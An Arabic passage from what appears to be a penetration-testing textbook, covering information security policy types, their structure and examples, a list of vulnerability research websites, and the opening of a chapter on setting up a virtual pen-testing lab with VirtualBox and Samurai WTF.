- القضاء على المسؤولية القانونية من الموظفين أو أي طرف ثالث.
- ضمان سلامة العملاء ومنع إهدار موارد الحوسبة الخاصة بالشركة.
- منع التعديلات الغير المصرح به على البيانات.
- الحد من المخاطر الناجمة عن الاستخدام الغير مشروع لموارد النظام وفقدان البيانات السرية والحساسة والممتلكات المحتملة.
- التفريق في حقوق الوصول بالنسبة للمستخدم.
- حماية سرية المعلومات الشخصية من السرقة أو سوء الاستخدام، أو الكشف الغير مصرح به.

Classification of Security Policy (تصنيف السياسة الأمنية)

إن استراتيجية أمن المعلومات، أو سياسة أمن المعلومات هي مجموعة من القواعد التي يطبقها الأشخاص عند التعامل مع التقنية ومع المعلومات داخل المنشأة وتتصل بشؤون الدخول إلى المعلومات والعمل على نظمها وإدارتها.

لإدارة أمنية فعالة، فإن السياسات الأمنية يتم تصنيفها إلى خمسة مجالات مختلفة كالاتي:

- **User Policy (السياسات الأمنية للمستخدم)**
  - هي تتعلق بالموظفين العاملين على النظام التقني. المعني من حيث توفير وسائل التعريف الخاصة بكل منهم وتحقيق التدريب والتأهيل للمتعاملين بوسائل الأمن إلى جانب الوعي بمسائل الأمن ومخاطر الاعتداء على المعلومات. مثال على ذلك: **password management policy**.
- **IT Policy**
  - هذا الجزء مصمم لقسم تكنولوجيا المعلومات للحفاظ على الشبكة آمنة ومستقرة.
  - مثال على ذلك: backup policies، server configuration، patch updates، modification policy
- **General policies**
  - تحديد المسؤولية للأغراض التجارية العامة.
  - مثال على ذلك: high-level program policy، business continuity plans، crisis management
- **Partner policy**
  - السياسة التي يتم تعريفها ضمن مجموعة من الشركاء.
- **Issue-specific policies**
  - يتم تعريف مجالات محددة للقلق ووصف وضع المنظمة من أجل الإدارة على مستوى عالي.



- مثال على ذلك: Physical security policy، personnel security policy

هيكل ومحتوى السياسات الأمنية Structure and Contents Of Security Policies

هيكل السياسات الأمنية (Structure of Security Policy)

سياسة الأمن هو المستند الذي يوفر الوسيلة لتأمين الأجزاء المادية للشركة، الخاصة بالموظفين والبيانات من التهديدات أو الاختراقات الأمنية. ينبغي تنظيم السياسات الأمنية بعناية فائقة وينبغي إعادة النظر بشكل صحيح للتأكد من أنه لا توجد صيغة يمكن لشخص ما الاستفادة منها. وينبغي أن يشمل الهيكل الأساسي للسياسات الأمنية العناصر التالية:

- وصف تفصيلي لقضايا السياسات الأمنية.
- وصف لحالة السياسة الأمنية
- تطبيق السياسة الأمنية.
- تحديد وظائف المتضررين من السياسة.
- عواقب محددة من شأنها أن تحدث إذا كانت السياسة غير متوافقة مع المعايير التنظيمية.

محتوي السياسات الأمنية (Contents of security policy)

- **المتطلبات لوضع مستوى عالي من سياسات الأمن high-level security requirements:** هذا يوضح متطلبات النظام لوضع السياسات الأمنية التي سيتم تنفيذها. وهذا يشمل أربعة متطلبات كالاتي:

- **المتطلبات لانضباط الأمن Discipline security requirements:** هذه المتطلبات تشمل السياسات الأمنية المختلفة مثل أمن الاتصالات، وأمن الحاسوب، وأمن العملية، الانبثاق الأمن، وأمن الشبكات، وأمن الأفراد، وأمن المعلومات والأمن المادي.
- **المتطلبات للحفاظ على الأمن safeguard security requirement:** هذه المتطلبات تحتوي أساسيا على التحكم في الوصول، الأرشيف، والتدقيق **audit**، المصداقية **authenticity**، التوافر، السرية، التشفير، التحديد والتوثيق، النزاهة **integrity**، الواجهات، وضع العلامات، عدم الأنكار**non-repudiation** ، إعادة استخدام كائن**object reuse** ، الاسترجاع **recovery**، والحماية من الفيروسات.
- **المتطلبات لإجراء سياسات الأمن procedural security requirement:** هذه المتطلبات تحتوي أساسيا على سياسات الدخول/الوصول، وقواعد المساءلة، وخطط ووثائق استمرارية العمليات **(continuity-of-operations)**
- **ضمان الأمن assurance security**: وهذا يشمل عرض شهادات التصديق والاعتماد ووثائق التخطيط المستخدمة في عملية الضمان.

- **الوصف لهذه السياسات Policy Description**: يركز على التخصصات الأمنية، والضمانات والإجراءات واستمرارية العمليات، والوثائق. حيث يصف كل جزئية من هذا الجزء من السياسة كيفية قيام معمارية النظام في فرض الأمن.

- **المفهوم ألأمني للعمليات security concept of operation**: يعرف أساسا الأدوار والمسؤوليات ومهام سياسة الأمن. لأنها تركز على المهمة، والاتصالات، والتشفير، وقواعد المستخدم والصيانة، وإدارة الوقت الضائع، واستخدام البرمجيات المملوكة للقطاع الخاص مقابل برمجيات الدومين العام، وقواعد إدارة البرامج التجريبية، وسياسة الحماية من الفيروسات.

- **تخصيص الأمن لتطبيقه على عناصر المعمارية allocation of security enforcement to architecture elements**: يوفر تخصيص بنية نظام الكمبيوتر إلى كل نظام من البرنامج.

أنواع السياسات الأمنية (Types Of Security Policy)

سياسة الأمن هي عباره عن مستند يحتوي على معلومات عن طريقة وتخطط الشركة لحماية أصول المعلومات الخاصة بها من التهديدات المعروفة والغير معروفة. هذه السياسات تساعد على الحفاظ على سرية، وتوافر، وسلامة المعلومات. يوجد أربعة أنواع رئيسية من السياسات الأمنية هي كما يلي:

1) **Promiscuous Policy سياسه خفيفة**: تتميز هذه السياسة بعدم وجود أي قيود على الوصول إلى الإنترنت. يمكن للمستخدم الوصول إلى أي موقع، وتحميل أي تطبيق، والوصول إلى كمبيوتر أو شبكة من موقع بعيد. في حين أن هذا يمكن أن يكون مفيدا في الأعمال التجارية للشركات حيث كان الناس الذين يسافرون أو العمل في المكاتب الفرعية تحتاج إلى الوصول إلى شبكات تنظيمية، العديد من التهديدات مثل البرمجيات الخبيثة **(malware)**، والفيروسات، وطروادة موجودة على شبكة الأنترنت. بسبب حرية الوصول إلى الإنترنت، وهذه البرمجيات الخبيثة **(malware)** من الممكن أن تأتي كمرفقات دون علم المستخدم. يجب أن يكون مسؤولي الشبكة في حالة تأهب للغاية إذا ما تم اختيار هذا النوع من السياسة.
2) **Permissive Policy سياسه متساهلة**: يتم قبول أغلبية حركة المرور **(internet traffic)** على الإنترنت، ولكن يتم حظر العديد من الخدمات والهجمات الخطيرة المعروفة. ولأنه يعمل على حظر الهجمات المعروفة فقط، فإنه من المستحيل لمسؤولي النظام مواكبة التطور الحالي في الهجمات. الإداريين يحاولون دائما اللحاق بالركب بمعرفة الهجمات والاختراقات الجديدة.

3) **Prudent Policy سياسه حكيمه**: تبدأ هذه السياسة بحظر كافة الخدمات. مسؤولي النظام (**administrator**) يمكنوا فقط الخدمات الأمنة والضرورية بشكل فردي. وهذا يوفر أقصى قدر من الأمان. كل شيء مثل أنشطة النظام والشبكة يتم تسجيله.
4) **Paranoid Policy سياسه مرهبه**: تبدأ هذه السياسة بمنع كل شيء. هناك قيود صارمة على استخدام أجهزة الكمبيوتر الخاصة بالشركة، سواء كان استخدام النظام أو استخدام الشبكة. بسبب هذه القيود على الملقم **server** بشكل مفرط، فإن المستخدمين غالبا ما يحاولون إيجاد السبل حول هذه السياسة.

الخطوات لإنشاء وتطبيق السياسات الأمنية (Steps To Create And Implement Security Policies)

تنفيذ السياسات الأمنية يقلل من خطر التعرض لهجوم. وبالتالي، يجب أن يكون كل شركة السياسات الأمنية الخاصة التي تقوم على أعمالها.

وفيما يلي الخطوات التي يجب أن تتبعها كل مؤسسة من أجل وضع وتنفيذ السياسات الأمنية:

1. تنفيذ لعملية تقييم المخاطر لتحديد المخاطر إلى أصول معلومات المنظمة.
2. التعلم من المبادئ التوجيهية القياسية وغيرها من المنظمات.
3. في وضع السياسات فإنها تشمل الإدارة العليا وجميع الموظفين الآخرين.
4. تعيين عقوبات واضحة وتنفيذها وأيضا مراجعة وتحديث السياسة الأمنية.
5. جعل النسخة النهائية متاحة لجميع الموظفين في المنظمة.
6. ضمان كل فرد من الموظفين أن يقوم بقرائه، وفهم السياسة.
7. تثبيت الأدوات التي تحتاجها لتطبيق سياسة.
8. تدريب موظفيك وتثقيفهم حول السياسة.

أمثله على السياسات الأمنية كالاتي:

وفيما يلي بعض الأمثلة على السياسات الأمنية التي تم إنشاؤها، وتم قبولها، واستخدامها من قبل المنظمات في جميع أنحاء العالم لتأمين أصولها ومواردها الهامة.

- **Acceptable-Use Policy**

يحدد الاستخدام المقبول لموارد النظام.

- **User-Account policy**

يحدد عمليات إنشاء الحساب (**account**). يحدد السلطة، والحقوق، والمسؤوليات الخاصة بحسابات المستخدمين.

- **Remote-Access Policy**

يحدد من له الصلاحية في استخدام الاتصال عن بعد، ويحدد الضوابط الأمنية لهذا الاتصال عن بعد.

- **Information-Protection Policy**

يحدد مستويات حساسية المعلومات، ومن الذي يتاح له الوصول لهذه المعلومات؟ وكيف يتم تخزينها ونقلها؟ وكيف ينبغي حذفها من وسائط التخزين؟

- **Firewall-Management Policy**

يحدد وصول، وإدارة، ورصد الجدران النارية في المنظمات.

- **Special-access Policy**

تحدد هذه السياسة أحكام وشروط منح وصول خاص إلى موارد النظام.

- **Network-Connection Policy**

يحدد الذين يمكنهم تثبيت موارد جديدة على الشبكة، والموافقة على تركيب الأجهزة الجديدة، وتوثيق تغيرات الشبكة، الخ.

- **Email Security Policy**

أنشأت لتحكم الاستخدام السليم للبريد الإلكتروني للشركات.

- **Password Policy**

يوفر مبادئ توجيهية لاستخدام كلمة مرور قوية على موارد المنظمة لحمايتها.

بحوث في الثغرات الأمنية (Research Vulnerability Security)

Research Vulnerability هي تقنيات يستخدمها مختبري الاختراق لاكتشاف الثغرات وضعف التصميم التي يمكن من خلالها الهجوم على التطبيقات و أنظمه التشغيل، وتشمل الدراسة الديناميكية للمنتجات والتقنيات و التقييم المستمر لإمكانية الاختراق. هذه البحوث تساعد كل من مسئولي الأمن والمهاجمين. ويمكن تصنيفها على أساس:

- مستوى الخطورة (منخفضة، متوسطة، أو عالية)
- استغلال النطاق (محلي(**local**)، عن بعد(**remotely**)).

وتستخدم هذه التقنية:

- لتحديد وتصحيح نقاط ضعف الشبكة.
- لحماية الشبكة من التعرض للهجوم من قبل الدخلاء.
- للحصول على المعلومات التي تساعد على منع المشاكل الأمنية.
- لجمع المعلومات حول الفيروسات.
- للعثور على نقاط الضعف في الشبكة وتنبيه مدير الشبكة قبل حصول الهجوم.
- لمعرفة كيفية التعافي من الهجوم.

أدوات الوصول الى الأبحاث عن الضعف Vulnerability Research Website

1. **CodeRed Center**

المصدر: http://www.eccouncil.org

هو مصدر امنى شامل لمسؤولي النظام (**admin**) والتي يمكنها أن تعطيك تقرير يومي ودقيق وأحدث المعلومات عن أحدث الفيروسات، وأحصنة طروادة، والبرمجيات الخبيثة، والتهديدات، وأدوات الأمن والمخاطر ونقاط الضعف.

2. **TechNet**

المصدر: http://blogs.technet.com

موقع تم إنشائه من قبل فريق سيرفرات مايكروسوفت (**Microsoft Lync server teams**). يتم قيادتهم من قبل **Lync Server documentation** الكتاب والمعلقين التقنين يأتون من جميع التخصصات والتي تشمل مهندسي الإنتاج ومهندسي الحقول ومهندسي الدعم ومهندسي التوثيق والعديد من التخصصات الأخرى.

3. **Security Magazine**

المصدر: http://www.securitymagazine.com

هذا الموقع يركز على الحلول الفريدة لقادة المؤسسة الأمنية. لقد تم تصميمه وكتابته للمديرين التنفيذيين لرجال الأعمال الذين يقومون بإدارة المخاطر والمؤسسة الأمنية.

4. **SecurityFocus**

المصدر: http://www.securityfocus.com

هذا الموقع يركز على عدد قليل من المجالات الرئيسية التي هي من أعظمها أهميةً للمجتمع الأمني. وعند تصفح الموقع سوف ترى بعض التصنيفات منها كالاتي:

BugTraq يحتوى على قائمه بريديه كبيرة الحجم والإفصاح الكامل لمناقشة تفصيلية والإعلان عن الثغرات الأمنية للكمبيوتر. وهو يعتبر حجر الأساس بالنسبة لمجتمع الأنترنت الأمني.

The SecurityFocus Vulnerability Database يوفر للمتخصصين في مجال الأمن معلومات محدثه عن نقاط الضعف لجميع المنصات والخدمات.

5. **Help Net Security**

المصدر: http://www.net-security.org

هو موقع إخباري يومي عن الأمن والذي يغطي أحدث الأخبار عن أجهزة الكمبيوتر وأمن الشبكات منذ تأسيسها عام 1998. بجانب تغطية للأخبار في جميع أنحاء العالم، فأنه يركز أيضا على جودة المواد الفنية والورقات، ونقاط الضعف، تحذيرات البائعين، والبرمجيات الخبيثة، وتستضيف أكبر مساحة تحميل للبرمجيات الأمنة مع برامج ويندوز، لينكس، ونظام التشغيل **Mac OS X**.

6. **HackerStorm**

المصدر: http://hackerstorm.co.uk/

هو مورد أمني للقراصنة الأخلاقيين ومختبري الاختراق لوضع خطط اختبار الاختراق أفضل ونطاقات أفضل، وإجراء بحوث عن الضعف.

7. **SC Magazine**

المصدر: http://www.scmagazine.com

هو موقع يتم نشره من قبل **Haymarket Media Inc.** وهو جزء من العلامة التجارية العالمية. ويوجد ثلاثة إصدارات من هذه المجلة.

North America –U.S. and Canada إصدار لأمريكا الشمالية مخصص لأمريكا وكندا

International – U.K and mainland Europe إصدار عالمي مخصص لإنجلترا وبعض البلدان الأوربية.

Asia Pacific online إصدار يتم قراءته بواسطة صانعي القرار لأكثر من 20-دوله موجود في منطقة المحيط الهادي.

المجلة يتم إصدارها شهريا في أول أسبوع في الشهر. وهي أكبر مجله لأمن المعلومات في العالم مع أكبر توزيع في العالم. بدأت العمل سنة 1989.

8. Computerworld

المصدر: http://www.computerworld.com

لأكثر من 40 سنه أصبح **computer world** المصدر الرئيسي للأخبار التكنولوجيا والمعلومات على مستوى العالم.

9. HackerJournals

المصدر: http://www.hackerjournals.com

هو مجتمع أمن المعلومات على الإنترنت. إنها تنتشر الأخبار المتعلقة على وجه التحديد لتهديدات أمن المعلومات والقضايا من جميع أنحاء العالم. وهم عباره عن فريق بحثي يعمل على بحث وتجميع الأخبار من عشرات الآلاف من المواقع لتجلب لك عناوين الأمن الأكثر ملاءمة في مكان واحد. بالإضافة إلى الأخبار، فأنها تستضيف **blogs** والمناقشات، وأشرطة الفيديو التعليمية، ولقد أصبح من أفضل مواقع الاختراق الأكثر شهره في العالم.

10. WindowsSecurity Blogs

المصدر: http://blogs.windowsecurity.com

كتب بواسطة المؤلفين المشهورين الذين يقودون خبراء الصناعة.

الفصل الثاني

معمل الاختراق (PENETRATION LABS)

2.1 مقدمه


بالنسبة لأولئك الذين يرغبون في تعلم كيفية القيام باختبار الاختراق (أو القرصنة) هناك العديد من الأدوات المتاحة، ولكن عدد قليل جدا من الأهداف المتاحة للممارسة بأمان -ناهيك قانونا. بالنسبة للكثيرين، فان تعلم تكتيكات الاختراق من خلال مهاجمة الأنظمة على شبكة الإنترنت. على الرغم من أن هذا قد يوفر ثروة من الفرص والأهداف، ولكن هو أيضا غير قانوني تماما. وقد ذهب كثير من الناس إلى السجن أو دفع مبالغ ضخمة من المال في الغرامات والتعويض نتيجة لقرصنة مواقع الإنترنت.
الخيار الحقيقي الوحيد المتاح لأولئك الذين يرغبون في تعلم اختبار الاختراق من الناحية القانونية هو خلق معمل لاختبار الاختراق. بالنسبة للكثيرين، خصوصا الأشخاص الجدد إلى الشبكات، يمكن أن يكون هذا مهمة شاقة. وعلاوة على ذلك، هناك صعوبة إضافية تتمثل في خلق سيناريوهات العالم الحقيقي للممارسة ضده، خصوصا بالنسبة لأولئك الذين لا يعرفون كيف يبدو السيناريو في العالم الحقيقي. هذه العقبات غالبا ما تكون شاقة بما فيه الكفاية لثني الكثير من تعلم كيفية إجراء مشروع **PenTest**.
هذا الفصل سوف يناقش كيفية إعداد مختبرات اختبار الاختراق المختلفة، وتوفير فرصة للتعلم (أو تحسين) المهارات التي تستخدم اختبار الاختراق المهنية. عن طريق إنشاء مختبر **PenTest**، فإننا سوف نكون قادرين على تكرار التدريب العملي على معمل اختبار الاختراق.
قبل التوجه الى انشاء معمل كامل من اختبار الاختراق فهناك العديد من الأشياء او المبادئ التي يجب ذكرها أولا حتى تكون العملية سهله بالنسبة لنا. اول هذه المبادئ هو المنصة الافتراضية التي سوف نستخدمها لإنشاء المعمل الخاص بنا.

2.2 اختيار البيئة الافتراضية "Choosing the Virtual Environment"


البيئة الافتراضية "virtual environment"

تعد البيئة الافتراضية من التقنيات المميزة التي تمكّن المستخدم على سبيل المثال من تشغيل أكثر من نظامي تشغيل في ذات الوقت بنفس الحاسوب، كما تسمح التقنية باستخدام الحاسوب ذاته من قبل عدد من المستخدمين بنفس الوقت حيث يعمل كل منهم ببرامج وأنظمة تشغيل مختلفة عن بعضها البعض. هنا، سوف نناقش مختلف منصات البيئة الافتراضية للاختيار فيما بينها.
واحدة من الأشياء الأكثر تحديا التي يتعين علينا القيام بها هو اتخاذ القرار بشأن المنصات الافتراضية التي نريد استخدامها. لكن ليس فقط ما نريد القيام به يتعلق بالمنصات التي نختارها، بل ايضا مطلوب منا أن نقرر ما إذا كنا نريد بناء منصة افتراضية مخصصة أو تشغيل المنصه على النظام الموجود لدينا. في هذا الجزء، نحن سوف نذهب إلى التركيز على خلق بيئة افتراضية على النظام الموجودة لدينا. ومع ذلك، فإنه لا يزال من المهم مناقشة ما لا يقل عن فترة وجيزة عن خيار انشاء منصه افتراضيه مخصصه (**bare metal environment**).

عندما نذهب لتثبيت بيئة **bare metal environment** (المعروف أيضا باسم **TYPE 1 Hypervisor**)، يتم توفير نظام التشغيل من قبل المنتج في شكل **Hypervisor**. ورغم أن هذا وسيلة مفيدة للغاية لإنشاء أبنية قوية ومعقدة، فإنه يتطلب التفاني من الأجهزة. إذا كنت في بيئة معملية ومن ثم تقوم ببناء المختبر، فان اهم شيء يجب عليك هو استكشاف والنظر للقوة والخيارات لديك عند إنشاء الآلات. وتظهر الصورة التالية مثال على معمارية **type 1 bare metal architecture**:



كما يظهر الشكل، فانها معمارية **bare metal architecture**، يتم تثبيت **Hypervisor** في الاله كأنه نظام التشغيل ويتم توفير الموارد الافتراضية من قبل **Hypervisor**. يمكنك تكوين عدد كبير من الخيارات ومنها تخصيص الموارد عند استخدام **bare metal**.
توفر المعمارية **bare metal architecture** حلا قويا وقويا للغاية عند بناء مختبرات **pen testing** الخاص بك. ومع ذلك، الشيء الوحيد الذي يجعل من هذا تحدي هو حقيقة أن نظام التشغيل يتم توفيره من قبل **Hypervisor** المثبت مسبقا على الأجهزة، وهذا يمكن أن يسبب تحديات مع بعض إصدارات الأجهزة. علاوة على ذلك، يفضل تنفيذ هذا النوع من الحل على جهاز سطح المكتب أو الجهاز من نوع الخادم/الملقم. في حين أنه يمكن تنفيذه على جهاز الكمبيوتر المحمول، وهو أكثر شيوعا عن المنصات الأخرى. ولكن، سوف نستخدم هنا المعماريه **TYPE 2 Hypervisor** الافتراضيه والمعروف لدى الجميع مثل تنصيب برنامج **VMware** على نظام التشغيل الأساسي ومن ثم انشاء البيئات الافتراضية التي تريدها. ويظهر الشكل التالي مثال على هذه المعماريه **TYPE 2 Hypervisor**:



كما ترى من الصورة، مثال على المعماريه **TYPE 2 Hypervisor**، هي ان **Hypervisor** محمل على نظام التشغيل ونظام التشغيل **OS** محمل على أجهزة النظام.
من المؤكد ان إنشاء البيئة الافتراضية سوف يحتاج الى اختيار التطبيق المناسب الذي سوف يساعد على انشاء البيئة الافتراضية والتي سوف نتكلم عن العديد منها وهنا سوف نقسمهم الى مجموعتين الأولى هي: التطبيقات المجانية، اما الثانية فتشمل التطبيقات التجارية.

البيئات المجانية ذات المصدر المفتوح


هناك عدد من البيئات الافتراضية الحرة والمفتوحة المصدر. سوف نلقي نظرة على بعض من هم أكثر شعبية هنا. في هذا القسم، سوف نناقش المنتجات التالية:

- **VMware Player**
- **VirtualBox**
- **Xen**
- **Hyper-V**
- **vSphere Hypervisor**

1. VMware Player

قد أدى فريق **VMware** الى انتاج العديد من المنتجات المختلفة التي توفرها مجانا. في وقت كتابة هذا الكتاب، **VMware player** لا تزال متاحة مجانا، ولكن للأسف فقط للمستخدمين المنزليين. كان واحدا من أكبر القصور في الماضي حقيقة أنه لا يمكن استخدام **VMware player** لبناء وانشاء الأجهزة الافتراضية. ولكن الحمد لله، أحدث الإصدارات تسمح لك بإنشاء الآلات الافتراضية. القيود المفروضة على الإصدار الحالي هي في قسم الشبكات. وهو أنه لا يمكنك إنشاء **switches** إضافية مع أداة **VMware player**. لأغراضنا هنا لبناء مختبرات **pen testing** افتراضية، فهذا هو الشيء الذي نحتاجه حقا، وإذا لم تقرر استخدامه، فيمكنك فقط استخدام **VMware player** من اجل بنية الشبكة الأساسية. فهو مجانا، وهذا هو السبب في أننا ذاهبون لتغطية ذلك. أول شيء تريد القيام به هو تحميل البرنامج. هناك إصدارات متاحه لويندوز ولينوكس. يمكنك تحميل البرنامج من الرابط التالي:

بمجرد الانتهاء من تحميله، سيكون لديك الحصول على مفتاح الترخيص من خلال التسجيل مع الموقع. وبمجرد الانتهاء من الحصول على المفتاح، يمكنك إدخاله أثناء التثبيت أو في وقت لاحق، وسوف تمكنك من استخدام الأداة. للإشارة، إلى استخدام أداة، فان دليل المستخدم هو مصدر جيد، وهناك العديد من الدروس على شبكة الإنترنت لذلك أيضا. مرة أخرى، هي محدودة فيما يمكن أن توفره لنا، ولكنه حل قابل للتطبيق لاستخدامه لاختبار الآلات الذي قمت ببنائها وكذلك الأجهزة الأخرى دون الحاجة إلى شراء ترخيص آخر للبرنامج.



VirtualBox .2

Oracle VirtualBox هي أداة قوية جدا وذات شعبية كبيره عندما يتعلق الأمر الى اختيار منصة افتراضية. حقيقة هي قوية جدا ومجانيه. الأداة تعمل بشكل جيد على مجموعة متنوعة من المنصات وتقدم سطح المكتب وكذلك قدرات مستوى المؤسسة. الإصدار الحالي في وقت كتابة هذا الكتاب هو 4.3.28. يمكنك تحميل البرنامج من الرابط التالي:


https://www.virtualbox.org/wiki/Downloads

هناك إصدارات متاحة لويندوز، ماك، لينوكس، وسولاريس. الإصدار 3 من **Oracle VirtualBox** كان به عدد من المشاكل مع هذه الأداة، ولكن من أي وقت مضى منذ الإصدار 4، لم تكن هناك تقارير عن المشاكل مثل الإصدار السابق.

كما أنها تحظى بشعبية كبيره مع العديد من الخيارات، حيث يمكنك إنشاء جهاز افتراضي باستخدام هذه الأداة. دليل المستخدم مفيد جدا جدا إذا كنت لم تستخدم **Oracle VirtualBox** من قبل. يمكنك تحميل الدليل من الرابط التالي:

https://www.virtualbox.org/wiki/Documentation

بمجرد الانتهاء من تثبيت البرنامج، سيقوم البرنامج بتشغيل نفسه تلقائيا، وسترى شاشة مشابهة لتلك التي تظهر في الصورة التالية:



سنحتاج الى **ISO** لاستخدامها في الجهاز الافتراضي لدينا. لهذا، سوف نستخدم أداة ممتازة وهي الساموراى لاختبار إطار الويب **(WTF)**. هذا هو إطار لاختبار تطبيق الويب والقائم على بيئة لينكس الحية التي تم تكوينها مسبقا كإطار **pen testing** لشبكة الإنترنت. و**CD** يحتوي على بعض من أفضل المصادر المفتوحة والأدوات المجانية لاستخدامها لاختبار الهجوم على شبكة الإنترنت. يمكنك تحميل **ISO** من الرابط.

http://www.samurai-wtf.org



لبدء إنشاء الجهاز الافتراضي، ننقر فوق **New** لبدء العملية. في النافذة التي تفتح لإنشاء الجهاز الافتراضي، ندخل الاسم **Samurai** في حقل الاسم ونختار لينكس كنظام تشغيل. ثم، نحدد الإصدار المطلوب وننقر على التالي.

في الإطار التالي، سوف نقوم بتحديد ذاكرة الوصول العشوائي للجهاز الافتراضي. يمكنك ترك الإعداد الافتراضي الى 256 MB أو تغييره إلى قيمة أخرى لكي يعمل بشكل أفضل بالنسبة لك.

الشيء التالي نريد القيام به هو خلق القرص الصلب للجهاز الافتراضي لدينا، ولكن لأغراض لدينا، نحن لا ننوي استخدام القرص الصلب. لذلك، سوف نقوم بتحديد الخيار **do not add a virtual hard drive** ثم ننقر على **create**. سيتم تحذيرك حول إنشاء جهاز افتراضي دون القرص الصلب، ولكن هذا على ما يرام لأن هذا هو ما نريد أن نفعله. لذلك، قم بقراءة التحذير وانقر على **Continue**.

تهانينا! إذا كان كل شيء سار على ما يرام، فإنك الان قمت بإنشائها فقط جهاز افتراضي في **VirtualBox**. إنك الان تملك نافذة الجهاز الافتراضي الذي قمت بإنشائه.

نحن الآن على استعداد لبدء الجهاز الافتراضي لدينا! انقر على تحديد **start** وبدء تشغيل الجهاز الافتراضي. هذا هو المكان الذي سوف تحصل على رسالة حول ما هي **image** التي سوف تحتاجها لبدء عملية الاقلاع، وهذا هو المكان الذي سوف نقوم بوضع مسار **image** الذي نريد استخدامها، ونحن سوف نفعل ذلك الآن. في موجه الأوامر، انتقل إلى **ISO** التي قمت بتنزيلها وتمهيد الجهاز الافتراضي الساموري **WTF**. هذه العملية لتوضيح استخدام **VirtualBox**، ونحن لن نستمر من هنا. انكم مدعوون لتجربة وممارسة ذلك بنفسك. شيء واحد وهو أنه في بعض الأحيان، مع بعض الأجهزة، فان برمجيات **VirtualBox** سوف تواجه صعوبات مع لوحة المفاتيح والإدخال. إذا حدث هذا، فمن المستحسن أن تقوم بتحميل الملحقات التي يمكن العثور عليها في https://www.virtualbox.org/wiki/Downloads.

3. Xen

ليس سرا أن سوق I386 هيمنت عليه لسنوات من قبل الحلول التي تقدمها **VMware**، ولكن مع مرور الوقت، أصبح السوق لديه الكثير من الحلول التي تستمر في زيادة حجم ما يلي. هذا هو المكان الذي يأتي فيه **Xen**. والذي قد اكتسب شعبية ويستمر في القيام بذلك كما في جميع الأنحاء، بينما يستمر المنتج في التحسن. هل من المحتمل أن نسأل هذا السؤال إذا كنت جديدا على **Xen**: ما هو **Xen**؟ هذا سؤال جيد جدا، وشرح ذلك بالتفصيل هو خارج نطاق هذا الكتاب. هناك كتب كاملة مكتوبة عن **Xen**، لذا فإننا سوف نغطي سوى بعض الأساسيات هنا.

